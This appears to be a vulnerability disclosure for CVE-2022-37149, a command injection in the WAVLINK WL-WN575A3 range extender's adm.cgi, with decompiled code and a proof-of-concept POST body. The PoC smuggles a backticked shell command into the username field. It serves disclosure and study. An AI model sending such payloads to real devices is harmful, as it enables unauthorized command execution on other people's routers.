

main

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1 contributor



61 lines (31 sloc) | 2.33 KB

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Information

Vendor of the products:WAVLINK

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Affected products:WAVLINK WL-WN575A3

Affected firmware version: RPT75A3.V4300.201217

Vendor Homepage: https://www.wavlink.com/en_us

Vendor Advisory: https://www.wavlink.com/en_us/firmware/details/fac744bd61.html


CVE_ID:CVE-2022-37149


Summarize

WAVLINK WL-WN575A3 was discovered to contain a command injection vulnerability when operate the file `adm.cgi`. This vulnerability allows attackers to execute arbitrary commands via the `username` parameter.

Show the product

Wavlink WL-WN575A3 is a AC1200 Dual-band Wi-Fi Range Extender. The test version here is RPT75A3.V4300.201217






This Device


Repeater


100%




Router


Speed



0KB/S 


2KB/S 

Clients



1


Internet




Connected

Device Information


WAN Type	Repeater	2.4G SSID	wjc_EXT2G
Device IP	192.168.10.1	AC SSID	wjc_EXT5G
WAN IP	192.168.0.103	Connect to	wjc
DNS1	192.168.1.1	Status	Connected
DNS2	192.168.0.1	UpTime	0 Day 2 h 40 m
WAN MAC	82:3F:5D:0B:08:F9	Firmware	RPT75A3 V4300.201217




Status



Wizard



Wi-Fi



Setup

Vulnerability details

The vulnerability is detected at /etc_ro/lighttpd/www/cgi-bin/adm.cgi

At first, from the _start entry enters, and then the ftext function is executed.

```
1 void __noreturn _start(int a1, int a2, int a3, int a4, int a5, ...)
2 {
3     int v5; // $v0
4     _DWORD v6[5]; // [sp-10h] [-20h] BYREF
5     int v7; // [sp+4h] [-Ch]
6     _DWORD *v8; // [sp+8h] [-8h]
7     va_list va; // [sp+14h] [+4h] BYREF
8
9     va_start(va, a5);
10    v6[4] = term_proc;
11    v7 = v5;
12    v8 = v6;
13    _uClibc_main(ftext, a5, (char *)va, init_proc);
14    while ( 1 )
15        ;
16 }
```

In the function ftext , we find that we can control the content of page field is sysinit , we can execute the set_sys_init function.

```
    set_sys_adm(v38, 4259840);
}
else if ( !strcmp(v43, "sysinit") )
{
    set_sys_init((int)v38);
}
```

In the function set_sys_init , the program uses function web_get to obtain the content of parameter username , newpass which are sent by POST request. Then, when newpass!= 0 , the content username is formatted into a string passed as an argument to the function do_system which can execute system commands.

```
v3 = (const char *)nvram_bufget(0, "Login");
v2 = (const char *)web_get("username", a1, 0);
v5 = strdup(v2);
v4 = (const char *)web_get("newpass", a1, 0);
v6 = strdup(v4);
v7 = a1;
v9 = v6;
v8 = (const char *)web_get("SSID2G", v7, 0);
v10 = strdup(v8);
```


```
nvrn_rnfset(1, "SSID1", v10);
sleep(1u);
do_system("sed -e 's/^%s:/%s:/' /etc/passwd > /etc/newpw", v3, v5);
do_system("cp /etc/newpw /etc/passwd");
do_system("rm -f /etc/newpw");
do_system("chpasswd.sh %s %s", v5, v9);
nvrn_rnfset(0, "Login", v5);
nvrn_rnfset(0, "Password", v9);
nvrn_rnfset(0);
sprintf(v15, "echo \"%s:%s\" > /etc/lighttpd.user", v5, v9);
system(v15);
```

poc

Send the following to the URL <http://wifi.wavlink.com/cgi-bin/adm.cgi> by POST request.

```
page=sysinit&username=fxc`ls>/etc_ro/lighttpd/www/fxc.html`
```

Before attack



404 - Not Found

After attack

